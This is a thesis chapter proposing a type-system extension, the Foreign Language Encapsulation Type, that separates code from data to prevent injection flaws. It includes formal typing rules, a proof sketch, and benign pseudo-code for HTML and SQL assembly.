This chapter is structured as follows: First in Section 12.1, we outline our general methodology and identify our approach's key components. The centerpiece of our approach is an extension of the native language's type system which is the topic of Section 12.2. In this context we revisits the field of formal type theory and its applications to security properties (see Sec. 12.2.1). Then we show how these results can be extended towards guaranteeing secure code assembly (see Sec. 12.2.2). In Sections 12.3 and 12.4 we discuss further important components of our approach: The syntactical integration of the foreign syntax into the native language and the design of an abstraction layer that mediates all code-communication between the native language and the foreign interpreters. Finally, we show how to adapt our approach for a specific case, native Java and foreign HTML/JavaScript, (see Sec. 12.5) and evaluate our technique using a corresponding practical implementation (see Sec. 12.6). We finish with a conclusion in Section 12.7.


## 12.1. Motivation and concept overview

### 12.1.1. Lessons learned from the past

A comparison of the security properties of low level languages like C versus modern programming languages like Java yields the observation that a whole class of potential security problems is missing in the latter class: Programs written in such languages are not susceptible to vulnerabilities that arise from errors in a program's memory management. The reason for this is that modern languages do not grant programs direct access to raw memory. Instead a program's memory allocation and usage is abstracted from the actual memory and controlled by internal means of the programming language (see Figure 12.1.A). The lesson learned here is: *A language's security properties are not necessarily defined by "what a language can do" but also by "what a language cannot do"*. C can write to raw memory. Therefore, it is subject to memory corruption issues, like Buffer Overflows. Java cannot write to raw memory. Thus, exploitable memory corruption vulnerabilities are impossible.

If we try to apply the lesson we learned from our Java versus C example to code

injection flaws (see Figure 12.1.B), the resulting question would be: *What would a programming language look like that cannot interface directly with external interpreters using the language's string type?*




A. Memory management B. String-based code communication

Figure 12.1.: Learning from the past

### 12.1.2. High level design considerations

In Chapter 10 we isolated the two fundamental causes of string-based code injection:

- String-based assembly of foreign code
- and direct, unmediated communication with external interpreters.

As motivated in Section 12.1.1, we aim to remove these fundamental requirements from application development.

More precisely, if we revoke the programmer's capabilities to utilize the string type to implicitly assemble foreign code and to directly communicate this code to external interpreters, he simply is not able to introduce code injection vulnerabilities anymore.

Therefore, it is crucial to outfit the native language with means to explicitly assemble, encode, and communicate foreign syntax while maintaining strict separation between data and code (utilizing the data/code definitions of Section 10.4.1). Furthermore, the resulting system has to introduce an additional layer between the program and the respective external entities (see Figure 12.1.B). Such a layer's duty is to provide suitable and secure external interfaces while denying legacy string-based communication. For example, in the case of web applications the system would at least require such interfaces for communication with the database and the web browser.

### 12.1.3. Design objectives

Before we will identify the key components of your concept in Section 12.1.4 we briefly have to formulate additional requirements in respect to potential acceptance by the developer community. Such acceptance is essential for any mechanism to be used in practice. A solution that requires significant training effort or introduces profound obstacles in

areas, that can be resolved comfortably using the existing techniques, is unlikely to be adopted.

**Objectives concerning the native language:** Foremost, the proposed concepts should not depend on the specifics of a given native language. They rather should be applicable for any programming language in the class of procedural and object-orientated languages[1]. Furthermore, the realisation of the concepts should not profoundly change the native language. Only aspects of the native language that directly deal with the assembly of foreign code should be affected.

In addition, the introduced means for foreign code creation should preserve the capabilities and flexibility of the string type. String operations have been proven in practice to be a powerful tool for code assembly. Therefore, the introduced mechanisms should, e.g., provide means for easy combination of code fragments, and capabilities to search and modify the data contents of a given foreign code instance.

**Objectives concerning the creation of foreign code:** The specific design of every computer language is based on a set of paradigms that were chosen by the language's creators. These paradigms were selected because they fitted the creator's design goals in respect to the language's scope. This holds especially true for languages like SQL that were not designed to be a general purpose programming language but instead to solve one specific problem domain. Therefore, a mechanism for assembling such foreign syntax within a native language should aim to mimic the foreign language as closely as possible. If the language integration requires profound changes in the foreign syntax it is highly likely that some of the language's original design paradigms are violated. Furthermore, such changes would also cause considerable training effort even for developers that are familiar with the original foreign language.

### 12.1.4. Key components

From the observations detailed in Section 12.1.2 we can deduct the following key components (see Fig. 12.2):

**Datatype:** We have to introduce a new datatype to the native language that is suitable to assemble/represent foreign code and that guarantees strict separation between data and code according to the programmer's intent. In the context of this document we refer to such a datatype as *"Foreign Language Encapsulation Type (FLET)"*.

**Language integration:** The handling of the newly created datatype and the assembly of foreign language's syntax have to be integrated in the native language. Such an integration has to enforce that all generation of foreign code is *explicit* to avoid accidental code creation, for instance due to implicit string serialization, that in turn may lead to code injection vulnerabilities.

**Abstraction layer:** It is necessary to introduce a separating layer between the application's runtime environment and the external entities. As the runtime environ-

[1] To which degree this objective is satisfiable for functional and logical programming languages has to be determined in the future.





Figure 12.2.: Key components of the proposed approach

ment is not allowed to interact with external interpreters directly anymore, this abstraction mechanism has to handle such communication. Such an abstraction layer receives the foreign instructions from the application's runtime environment encapsulated in the newly created datatype. It then translates the provided code information into correct foreign code without being susceptible to injection attacks and passes this code on to the external entity.

These three key-components correspond directly to three distinct problem domains:

- **Language-based security:** In order to introduce the FLET-type, we have to extend the native language's type system. To ensure the targeted security properties, careful considerations on the specific characteristics of the proposed datatype are required. Section 12.2 presents a formal model for type-safe code assembly.
- **Syntactic integration:** Our proposed methods should be adaptable for a large range of languages. Therefore, the means to interact with the FLET and the abstraction layer have to be integrated into already existing native languages. As we have stated in Section 12.1.3, profound changes to both the foreign and the native syntax are undesirable. For this reason, the main challenge is to integrate the foreign syntax into the native language as seamlessly as possible without jeopardising the FLET's security guarantees. Section 12.3 discusses several feasible approaches towards solving this challenge.
- **Enforcement and system integration:** The abstraction layer has to be embedded as a fundamental and mandatory component into the application's runtime environment to reliably mediate the code-based communication with the foreign parsers. Such an integration is essential to reliably guarantee the security requirements of our approach. See Section 12.4 for an overview on possible design strategies.

## 12.2. Introducing a specific datatype for secure code assembly

The centerpiece of our approach is the Foreign Language Encapsulation Type (FLET), a native datatype that is capable of encapsulating foreign instructions of arbitrary length

and complexity while retaining a separation between data and code. Most properties of a given FLET are dependent on the specifics of the foreign syntax that the FLET is supposed to assemble. However, there are properties that all potential FLET-types share:

1. A minimal FLET has to posses a set of separate methods to add either *code-* or *data-elements* information to a FLET instance.

2. To prevent potential injection attacks, the method to add *code-elements* cannot rely on arbitrary string-serialization.

In the following sections we develop a type-theoretical approach towards formalizing the FLET type. Then, in Section 12.5.2 we discuss how to practical design and implement an according FLET for the languages HTML and JavaScript.

### 12.2.1. Existing type-system approaches for confidentiality and integrity

In this section we will develop a formal backing of our proposed extension of the native language. As we propose the addition of a special-purpose datatype to the native language's type-system, the appropriate methods to ensure the targeted security properties can be found in the field of formal type-theory. For this purpose, we utilize the extensive body of academic work that has been published on the topic of confidentiality-enforcement through type-theoretical mechanisms (such as [262], [285], or [227]).

Before we examine existing approaches of utilizing type-theory to ensure security properties, we have to introduce the according vocabulary. Therefore, in this section, we briefly revisit basic concepts of formalizing type-systems.

**The purpose of type-systems:** As Pierce motivates in [209], type-systems in programming languages are used to provide language safety by ensuring the absence of certain errors. In this context Cardelli [30] differentiates between two distinct error classes:

- **Trapped error:** Execution errors that cause the computation to stop immediately.

- **Untrapped errors:** Execution errors that are not immediately detected and cause arbitrary behavior later. An example of an untrapped error is improperly accessing a legal address, for example, accessing data past the end of an array in absence of run-time bounds checks.

A program fragment is *safe* if it does not cause untrapped errors to occur. Languages where all program fragments are safe are called safe languages. Utilizing this notion, we will extend the native language's safety requirements by introducing an additional class of untrapped errors: *Insecure code assembly* (proposed in Section 12.2.2). By extending the language's type-system accordingly we ensure the language's *safeness* in this respect.

**Elements of formal type-systems:** In the following sections we will utilize type-theoretical methods. For this purpose, we briefly introduce the basic concepts and the corresponding notation. According to [30], a language's formal type-system is constructed and validated using the following concepts:

- **Typing judgements:** A typing judgement has the form $\Gamma \vdash p : \tau$. This judgement asserts that the program phrase $p$ has type $\tau$ with respect to identifier typing $\Gamma$.
- **Typing axioms:** A set of underlying typing judgements which build the basis of the examined type-system.

  Example [30]:

  $\vdash true : Bool$ ($true$ has type $Bool$)
- **Type rules:** Type rules assert the validity of certain judgements on the basis of other judgements that are already known to be valid.

  Example [262]:

  $$\frac{\Gamma \vdash M : int \qquad \Gamma \vdash N : int}{\Gamma \vdash M + N : int}$$ (Typing of integer addition)
- **Type derivation and inference:** A type derivation in a given type system is a tree of judgements, with leaves at the top and a root at the bottom, where each judgement is obtained from the ones immediately above it by some rules of the system [30].

  The task of discovering a derivation for a term is called the *type inference* problem. In the absence of any derivation for an examined term, we say that the term is *not typable* or that is has a *typing error*.

### Type-systems for enforcing confidentiality

The foundation of formal modeling of confidentiality requirements in computer programs descents from the Bell-LaPadula model [16] which formalizes a class of policies for confidentiality enforcement. The model may be summarized in two axioms operating on an ordered set of security levels (in the simplest case "public" and "secret"):

1. *The Simple Security Property* states that a subject at a given security level may not read an object at a higher security level (no read-up).
2. *The *-property* states that a subject at a given security level must not write to any object at a lower security level (no write-down).

The Bell-LaPadula policies have their origin in modeling existing governmental and military policies, resulting in a intuitive interpretation of the terms *object* and *subject*. Mapping the policies to computer programs results in assigning the term *object* to a program's variables while the term *subject* describes general expressions. Consequently, the *-property forbids that expressions of a high security level are assigned to variables of

a low security level and the *-property forbids interpretation of low typed expression in high security contexts. Thus, enforcing the policy's confidentiality requirements within computer programs can be reduced to controlling and restricting the flow of information within the program during execution. Denning and Denning [51] first observed that static program analysis can be used to control such information flows, thus, statically enforcing the policy's requirements.

In [262] Volpano et al. formalized Denning's approach in the form of a type-system. This enabled them to proof the approach's soundness. In Volpano's model every term carries an security level which is determined by the terms type (e.g., *public* or *high*). A ordered lattice relationship between the individual types is modeled through subtyping, for instance as follows:

$$public \subseteq secret \qquad (public \text{ is a subtype of } secret)$$

This means, *secret* has a higher security level as *public*.

In the remainder of this chapter, we employ the syntactic convention of Volpano [262] and Smith [242]. Therefore, we differentiate between term, command, and variable typing:

| | |
|---|---|
| $\Gamma \vdash e : \tau$ | The term $e$ only contains variables of type $\tau$ and lower. |
| $\Gamma \vdash c : \tau\ cmd$ | The command $c$ only assigns to variables of type $\tau$ and higher. |
| $\Gamma \vdash v : \tau\ var$ | In $\Gamma$ the variable $v$ has type $\tau$ |

Consequently, the security level of a term is determined by its highest value (a term containing *secret* typed variables is considered to be of type *secret* entirely) while command typing guarantees that these levels are preserved.

Following both the general subtyping semantics as well as the intended confidentiality objectives, it is allowed to reclassify a term to a higher level (i.e., interpret a subtype in a supertype context). This is formalized by the *subtype*-rule:

$$\text{(subtype)}\ \frac{\Gamma \vdash e : \tau \qquad \vdash \tau \subseteq \tau'}{\Gamma \vdash e : \tau'}$$

Thus, this subtyping relationship formalizes that every term $e$ that is typed with type $\tau$ can also be typed with $\tau'$ if and only if $\tau$ is a subtype of $\tau'$ (i.e., *public* information can be reclassified to *secret*).

Furthermore, Volpano et al. introduce the *assignment* typing rule which enforces that all elements of an assignment of a term $e$ to a variable $v$ have to be of matching types:

$$\text{(assignment)}\ \frac{\Gamma \vdash v : \tau\ var \qquad \Gamma \vdash e : \tau}{\Gamma \vdash v := e : \tau\ cmd}$$

By using the typing convention $public \subseteq secret$ all flows from *public* to *secret* are allowed (as *public* is a subtype of *secret* and can be accordingly down-typed in the assignment judgement). However, the other direction is prohibited as the type-system does not provide typing judgements which define assignments from *secret* terms to *public*

typed variables (i.e., from super-types to subtypes). Therefore, such assignments cannot be type checked and produce typing errors. Hence, the combination of the *subtype* and the *assignment* typing rules effectively enforce Bell-LaPadula's *-property (no write-down) as no flows from high to low (form *secret* to *pubic*) can by type-checked.

Moreover, take the following line of code:

$$\texttt{if a}_{secret}\texttt{== 1 then b}_{public}\texttt{= 0;}$$

The indirect information flow in this code from $\texttt{a}_{secret}$ to $\texttt{b}_{public}$ is a violation of Bell-LaPadula's Simple Security-property (no read-up). Volpano's type-system prohibits such indirect information flows from secret to public. This is done by enforcing that all elements of program constructs which cause indirect information flow (such as conditionals) have to be of matching type:

$$\text{(conditional)}\ \frac{\Gamma \vdash e : \tau \qquad \Gamma \vdash f : \tau\ cmd \qquad \Gamma \vdash g : \tau\ cmd}{\Gamma \vdash \text{if } e \text{ then } f \text{ else } g : \tau\ cmd}$$

This is also known as the *non-interference* property.

#### Integrity as a dual to confidentiality

A weakness of the Bell-LaPadula model is that it only considers confidentiality and ignores integrity requirements. This shortcoming was addressed by the Biba integrity model [21]. The Biba model defines a set of security rules similar to the Bell-LaPadula model:

1. *The Simple Integrity Axiom* states that a subject at a given level of integrity may not read an object at a lower integrity level (no read-down).
2. *The *-Integrity Axiom* states that a subject at a given level of integrity must not write to any object at a higher level of integrity (no write-up).

These rules are the exact reverse of the Bell-LaPadula rules. Also, the interpretation of the terms *object* and *subject* in the context of computer programs remains the same as in the Bell-LaPadula case. Hence, by introducing type-classes for integrity level (*high* and *low*), the subtype relationship can be defined accordingly:

$$high \subseteq low$$

This way Volpano's typing rules can be applied to ensure integrity requirements through type-checking. Thus, for instance, assignments from low integrity terms to high integrity variables are prohibited in this type-system, as demanded by the *-Integrity Axiom.

However, considering integrity as a straight dual to confidentiality is not entirely correct. As Sabelfeld and Myers warn in [227]: "Integrity has an important difference from confidentiality: a computing system can damage integrity without any interaction

with the external world, simply by computing data incorrectly." Therefore, strong enforcement of unspecific integrity properties may require proving the correctness of the program. For this reason, the utilized definitions of the desired integrity properties have to be chosen carefully to only include characteristics that can be ensured regardless of program-correctness.

In the next section we will show how to utilize the duality between the Bell-LaPadula and the Biba models for applying Volpano's results to secure code assembly.

### 12.2.2. A type-system for secure foreign code assembly

As discussed in Chapter 10, string-based code injection attacks occur due to data/code confusion during dynamic assembly of foreign code. Thus, we concluded that the string type is an insufficient mean to securely create foreign code and we proposed a specific datatype for this task, the FLET.

Furthermore, in Section 10.4 we introduced the notion of *data-* and *code-elements*. We showed that by utilizing a foreign language's grammar, the mapping between the basic language elements and the data/code-classes can be deducted from the grammar's pre-defined token-types.

**Applying the Biba model to dynamic code creation:** We propose to apply Biba's integrity policies to dynamic code creation. As discussed, string-based code injection vulnerabilities stem from interpreting data elements as code. By using integrity levels to separate the two element classes, this type of mix-up can be prevented on the language level. Code elements in dynamically assembled foreign statements should be of high integrity as they are responsible for the statements semantics. However, the integrity level of data elements should be considered to be low, as often the contents of the elements may be controlled by the adversary.

Consequently, we introduce two new security types: $DT$ (data-type) and $CT$ (code-type) which corresponded to the integrity levels *low* and *high*. More specifically, the implicit, static mapping between the token-types and the integrity classification is the following:

$$data \Rightarrow DT \Rightarrow low$$
$$code \Rightarrow CT \Rightarrow high$$

Applying the Biba model to this mapping enforces that low integrity information (i.e., *data*) cannot influence high integrity information (i.e., *code*). This results in a type-based separation of data and code. For this purpose, we utilize the typing judgements from [242] which prevent explicit flows from *low* to *high* (see Figure 12.3) by formalizing the Biba model as discussed in Section 12.2.1.

Apart from to the security types we also have to add two new basic datatypes to the native language: `codetoken` and `datatoken`. These datatypes represent the foreign language's corresponding syntactic elements, as specified in Section 10.4. They are utilized to practically assemble the foreign code within the native syntax. `Codetoken`-elements are implicitly typed with $CT$, `datatoken`-elements with $DT$.

$$CT \subseteq DT$$

$$\text{(base)}\ \ \Gamma \vdash e : \tau$$

$$\text{(r-val)}\ \frac{\Gamma \vdash e : \tau\ var}{\Gamma \vdash e : \tau}$$

$$\text{(cmd}^{-}\text{)}\ \frac{\tau \subseteq \tau'}{\tau'\ cmd \subseteq \tau\ cmd}$$

$$\text{(subtype)}\ \frac{\Gamma \vdash e : \tau \qquad \tau \subseteq \tau'}{\Gamma \vdash e : \tau'}$$

$$\text{(trans)}\ \frac{\tau \subseteq \tau' \qquad \tau' \subseteq \tau''}{\tau \subseteq \tau''}$$

$$\text{(assignment)}\ \frac{\Gamma \vdash v : \tau\ var \qquad \Gamma \vdash e : \tau}{\Gamma \vdash v := e : \tau\ cmd}$$

Figure 12.3.: Typing rules (cf. [242])

Furthermore, one of our model's initial requirements is to disallow string-based methods for defining code-elements. This requirement can be modeled by prohibiting information flow from the string-datatype to $CT$-typed terms. Using the type-theoretical methodology of Section 12.2.1, we achieve this by implicitly labeling the native string-type to carry the security type $DT$. All other pre-existing datatypes of the native language are also typed with $DT$.

Consequently, as all native datatypes are typed with $DT$, the only way to instantiate an $CT$-typed element is by explicitly creating a `codetoken` element[2].

Finally, to allow code assembly without violation of our typing rules, we introduce the FLET as a mere container-type holding a set consisting of code- and data-tokens:

$$\text{(FLET)}\ \frac{\Gamma \vdash e_i : \tau_i \qquad \tau_i \in \{DT, CT\} \qquad i \in 1...n}{\Gamma \vdash FLET(e_1 : \tau_1, ..., e_n : \tau_n)}$$

The FLET itself is a type-preserving container. Thus, the security typing remains unchanged through retrieval procedures:

$$\text{(retrieval)}\ \frac{\Gamma \vdash M : FLET(e_1 : \tau_1, ..., e_n : \tau_n) \qquad \tau_i \in \{DT, CT\} \qquad i, j \in 1...n}{\Gamma \vdash M.e_j : \tau_j}$$

[2]How such an element creation is incorporated into the native language is implemented on the syntactical level – see Section 12.3 for details

Consequently in our model, a given foreign code statement can be regarded sequence of code- and data-tokens which are aligned in a FLET container. Within the native language's syntax the FLET is represented by a corresponding `flet`-datatype. Hence, our model defines the following mapping between security types and datatypes:

| **Type** | **Description** | **Integrity level** | **Assigned to** |
|---|---|---|---|
| $DT$ | Data | low | `datatoken`, native datatypes |
| $CT$ | Code | high | `codetoken` |
| $FLET$ | Record-type | $(\tau_1, ..., \tau_n), \tau_i \in \{high, low\}$ | `flet` |

To show that our type system has the claimed characteristics we have to examine if Biba's *-Axiom is fulfilled, i.e. $DT$ typed terms can not be utilized to define $CT$ code.

Please note: For a complete proof of this claim we would have to take the applicable semantics of the native language into account (as it is done for instance in [242]). As, in the context of this section, such semantics are not available, due to the fact that it is unspecified which native language is extended, we solely consider conditions that can be derived from the typing-rules. The correct compliance to the typing rules have to be enforced in the actual implementation. From now on, we assume that the regarded native language has comparable characteristics to the language utilized in [242].

**Lemma:** In the given type system direct information flows from low integrity data to high integrity code are not typable.

**Proof:** We examine the following assignment cases, which constitute all possible information flows from a term $e$ into a variable $v$:

$$v_{\tau_1} := e_{\tau_2} \quad \text{with} \quad \tau_i \in \{CT, DT\}$$

The lemma's claim is satisfied, if it is guaranteed that for all cases in which one of the operands is typed with $DT$ it holds that either

- the outcome the operations is typed to be $DT$ or
- the assignment is not valid typable.

First, we regard the cases where $\tau_1 == \tau_2$ holds:

$$v_{DT} := e_{DT} \quad \text{and} \quad v_{CT} := e_{CT}$$

As in such cases the assignment-rule is satisfied, the term is valid typed (exemplified for $\tau_i = CT$):

$$\frac{\Gamma \vdash v : CT\ var \qquad \Gamma \vdash e : CT}{\Gamma \vdash v := e : CT\ cmd}$$

Next, we show that assignments from high integrity data to low integrity variables is typable:

$$v_{DT} := e_{CT} \quad \text{resulting in} \quad \Gamma \vdash v : DT\ var \ \text{ and } \ \Gamma \vdash e : CT$$

We verify the claim by providing a valid type inferences: First, $CT$ is a subtype of $DT$ ($CT$ has higher integrity):

$$CT \subseteq DT$$

Therefore, it is allowed to downgrade an expression of type $CT$ to the type $DT$ using the subtype-rule.

$$\frac{\Gamma \vdash e : CT \qquad CT \subseteq DT}{\Gamma \vdash e : DT}$$

Thus, type inference allows the assignment if and only if the resulting term is typed $DT$:

$$\frac{\Gamma \vdash v : DT\ var \qquad \dfrac{\Gamma \vdash e : CT \qquad CT \subseteq DT}{\Gamma \vdash e : DT}\ {}_1}{\Gamma \vdash v := e : DT\ cmd}\ {}_2$$

[1]: via subtype rule
[2]: via assignment rule

Finally, we examine the remaining case:

$$v_{CT} := e_{DT} \quad \text{resulting in} \quad \Gamma \vdash v : CT\ var \ \text{ and } \ \Gamma \vdash e : DT$$

This operation is not typable: The assignment-rule demands that both operands have to be of matching type. Therefore, one of the operands would have to be type-casted. Consequently, one of the following two hypothetical type inference steps would be necessary: Either the $v : CT\ var$ expression has to be downtyped to $DT$. For such a step, no typing rule is defined. Or the $e : DT$ term has to be casted to $CT$. However, the subtype-rule allows only type-casting from subtypes to supertypes. As $CT$ is a subtype of $DT$ the rule is not satisfiable.

□

Thus, we have shown that assignments involving both *code* and *data* elements are only valid typable if the resulting term is of type $DT$. Hence, attempts to create code elements through low integrity types, such as strings or data-tokens, cannot be typed in our type-system. Therefore, as motivated in Section 12.2.1, in such situations a newly introduced typing error is detected by the language's type-checker: *Insecure code assembly.*

`Datatokens` and the native string are both typed with $DT$. Therefore, assignments in both directions are allowed by the type-system, thus, enabling dynamic parametrisation of foreign code statements (the specifics of such assignments depend on the particular implementation that adds the new types to the native language).

### Non-interference and code assembly

As discussed above, the non-interference property can be enforced for integrity requirements in order to prevent indirect impact of low-integrity data on high-integrity results.

However, in many real-life situations such non-interference in respect to foreign code assembly is a too strict requirement. For example, take a web application which allows the users to specify hyperlinks as part of their user-generated content (e.g., a wiki). All user-driven data enters the application via the HTTP protocol. Thus, the data is received in a character-based form and is processed by the native language's string datatype (low integrity). However, hyperlink-markup in the resulting foreign HTML consists in parts of code-elements (high integrity). As direct flows from string to code types can not be typed, these code-elements have to be generated explicitly as code-token types before they can be added to the FLET (see Listing 12.1).

```
1  HTMLFLet h = new HTMLFlet();
2  String userdata = session.getUserData();
3
4  // If the userdata contains a hyperlink add the corresponding code to the FLET
5  if (userdata.containsBoldHyperlink()){
6      String URL  = userdata.getURL();      // URL is typed DT
7      String text = userdata.getURLText();  // text is typed DT
8
9      h += <b>                      // adding of code-token <b> to FLET, typed CT
10     h += <a href="{URL}">         // sequential adding of CT and DT elements
11     h += text                     // adding of the description, typed DT
12     h += </a></b>                 // adding of code-tokens </a><b/>, typed CT
13 }
```

Listing 12.1: Adding a user-provided hyperlink (pseudo-code)

Consequently, even when direct flows from the low integrity string-type to the high integrity code-tokens are prohibited, the application logic requires the implementation of an indirect information flow. For this reason, we explicitly allow such indirect flows in our proposed type-system by solely enforcing one of Biba's Axioms: the *-Integrity Axiom ("no write-up"). Therefore, an implementation of our approach is not required to type indirect relationships as they arise through conditionals (see above and [262]).

Nonetheless, in certain security-critical scenarios, such a non-interference property for code assembly can be important, for instance, in the case of executing semi-trusted code that interfaces with security sensitive external entities (e.g., a third-party weblog plugin). In such cases, our approach can be extended analogous to Volpano's work [262] in order to enforce Biba's Simple-Integrity Axiom ("no read-down").

#### Translation of FLET content into foreign code

The FLET holds the assembled foreign code in the form of a sequence of code- and datatokens. However, before communicating with the external entities, the FLET's content has to be serialized back into a character-based representation suitable for the entities' interfaces and parsers. In order to ensure the approach's security guarantees, these serialization and communication steps are realised outside the programmer-accessible, native language features. Instead, as motivated in Section 12.1.2, the steps are implemented safely encapsulated in the abstraction layer (see Sec. 12.4).

As initially motivated in Section 12.1.1, this methodology closely mirrors the techniques of type-safe languages, such as Java, to ensure type-safety in respect to memory allocation: Type-safe languages hide the actual memory management from the language features. Instead, all memory related processes are implemented outside the programmer's reach, safely abstracted through safe language features.

## 12.3. Language integration

As motivated in Section 12.1.4, the newly introduced datatypes for secure code assembly have to be integrated into the (already existing) native language. Such a syntactical integration has to outfit the programmer with tools to unambiguously create instructions in the foreign language. Furthermore, the chosen method to specify foreign code content has to comply to the type-system's restrictions and requirements. Finally, as previously discussed in Section 12.1.3 the language integration should not profoundly change the syntaxes of neither the native nor the foreign language.

In this section we propose three different approaches how foreign syntax could be integrated in the native language. The individual advantages and drawbacks of these approaches are then discussed according to the design objectives listed in Section 12.1.3.

### 12.3.1. Implementation as an API

A straightforward technique to integrate foreign syntax into a given programming language is to create a high level API that allows the assembly of foreign statements. There are two different design paradigms to create such an API: The API could either emulate the foreign language's syntax (from here on called *syntactic API*) or alternatively recreate the semantics of the language's instructions (*semantic API*).

Either way, such an implementation only adds the `flet`-datatype as a programmer-visible element to the native language while, depending on the details of the specific implementation, the handling of the `datatoken` and `codetoken` datatypes may be encapsulated in the internals of the API.

In the case of a syntactic API, the language-elements of the foreign syntax are translated into matching FLET-API methods. These methods create objects of matching type which are implicitly added to the FLET-object (see the example below).

**Example (syntactic API):**

```
// SELECT * FROM Users
SQLFlet q = new SQLQuery.addKeyWord_select().addMetaChar_star()
                .addKeyWord_from().addString("Users");
```

Semantic APIs follow the semantics of the language's instructions (examples of this approach would be, for instance, the Document Object Model API [102] to create HTML-structures or SQLDom [178] to create SQL-queries). Within this approach the API does not mirror the structure of unparsed source code but the structure of the resulting language object (e.g., the tree structure of a parsed HTML document). Either way, to satisfy the security requirements that are the basis of our approach, the internal implementation of the API has to retransform the method-calls into matching `datatoken` and `codetoken`-elements before adding them to a `flet` container.

**Example (semantic API, DOM [102]):**

```
// <a href="http://www.foo.bar">
var HTMLFlet document = new HTMLFlet();
var FLETelement newElement = document.createElement('a');
newElement.setAttribute('href', 'http://www.foo.bar');
document.addChild(newElement);
```

**Advantages:** Implementing this approach does not require any changes to the native language or the language's compilation/interpretation process. Therefore, it is applicable immediately by solely implementing the API.

**Disadvantages:** The resulting call-structure of a *semantic API* differs significantly from the original syntactic structure of the respective foreign language. For this reason, the expected training effort is considerable. Furthermore, it has yet to be shown that this approach is applicable for all existing foreign languages. Until now only mark-up languages [102] and query languages [178] have been modeled this way.

In the case of a *syntactic API* the expected training effort of a programmer that is already familiar with the foreign language should be tolerable. However, due to the cumbersome syntax of such an API, creating non-trivial code results in large and overly complicated constructs that are hard to read and maintain.

### 12.3.2. Extending the native language's grammar

A clean approach towards integrating one computer language into another is to create a combined grammar. This way syntactic elements of the foreign code are promoted to first class members of the native language. The handling of the combined grammar by the language's parser is responsible for mapping the newly introduced language elements to the matching token/integrity-types in order to enforce our security requirements.

**Example:**

```
String UName = "Joe Doe";
SQLQuery q = SELECT * FROM Users WHERE Name = UName;
```

For instance, following a related approach Meijer et al. [184] extended the C#-grammar to contain a subsets of SQL and XML. Furthermore, the ECMA standard 357 [233] specifies E4X, a related integration of XML code into JavaScript's native syntax.

**Advantages:** Ideally such a solution would not require any syntactical changes in the foreign language. Therefore, the objective to closely mimic the foreign syntax is satisfiable and the expected training effort that would be required by an introduction of such a mechanism can be expected to be moderate.

**Disadvantages:** Implementing such a solution requires profound changes in the native language's compiler or interpreter. Furthermore, the feasibility of this approach is not guaranteed universally. Whether two languages can be combined this way depends on factors like overlapping syntax elements, static vs. dynamic typing, or compiled vs. interpreted execution. It is subject to further research to determine in which cases such an approach towards language integration is possible.

### 12.3.3. Usage of a pre-processor

By employing a pre-processor the advantages of the two approaches above can be combined without introducing significant additional disadvantages. Instead of directly incorporating the foreign syntax into the native language, an additional mechanism is introduced that transparently translates foreign syntax into appropriate native code. For this procedure a pre-processor that is executing the translation step, and a high level API, representing the foreign code's syntax (see Sec. 12.3.1), are required. The actual foreign code is integrated in the source code and framed by explicit mark-up signifiers (e.g., $$). Furthermore, to incorporate data-information from the native code into the foreign code statements, the pre-processor has to provide a simple meta-syntax (see example below and Section 12.5.1). Before the source code is compiled, the pre-processor translates all foreign code that is framed by according boundaries into the respective API representation.

**Example:**

```
1 String UName = "Joe Doe";
2 SQLFlet q = $$ SELECT * FROM Users WHERE
3                Name = $nativeString(UName)$ ORDER BY ID; $$
```

First steps in this direction were realized with SQLJ [6] and Embedded SQL [192], two independently developed mechanisms to combine static SQL statements either with Java or C respectively using a pre-processor. However, unlike our proposed approach these techniques only allow the inclusion of static SQL statements in the source code. The pre-processor creates native code that immediately communicates the SQL code to the database. Thus, dynamic assembly and processing of foreign code, as it is provided in our proposed approach via the FLET, is not possible.

**Advantages:** By using such a mechanism the foreign language's syntax remains unchanged. Therefore, the expected training effort consists mainly in learning the pre-processor's meta-syntax.

**Disadvantages:** An introduction of such a mechanism requires changes in the compilation process. Before the code can be complied (or interpreted), the pre-processor has to be executed in order to change the foreign code into the native API calls. Therefore, the source code that has been written by the programmer differs from the source code that is processed by the compiler. In the case that a compilation error occurs in a code region that has been altered by the pre-processor, finding and eliminating this programming error may prove difficult. For this reason, a wrapped compilation process that post-processes the compiler's messages is recommended.

## 12.4. Abstraction layer design

The FLET provides assembly and storage of foreign language information while maintaining strict data/code separation. However, in most cases, the actual communication with the external entities is still string-based. Therefore, a serialization of the FLET back into a character-based representation is necessary. This capability is provided by the abstraction layer. The abstraction layer is a centralized instance which contains the domain-specific knowledge about the respective foreign language. It guarantees that the serialization step does not reintroduce any code injection issues.

### 12.4.1. Position of the abstraction layer

It is essential that the abstraction layer isolates the language's runtime environment from the respective external entity. If a programmer is able to avoid the layer and communicate with the external interpreter using the legacy interfaces, the programmer is still able to introduce injection vulnerabilities. Therefore, the abstraction layer has to be embedded as a mandatory component in the application server's runtime-environment. The remainder of this section discusses several implementation approaches. Furthermore, in Section 12.6 we show how to concept an abstraction layer for the J2EE application server framework.

#### Integral part of the native language

The abstraction layer could be realized within the means of the native language. Such an implementation would either be done by integrating the layer's functionality in the language's runtime (comparable to Java's memory management) or by implementing a programming library. In either case, the layer provides an interface through which an instantiated FLET is received, serialized to foreign code and communicated to the external entity.

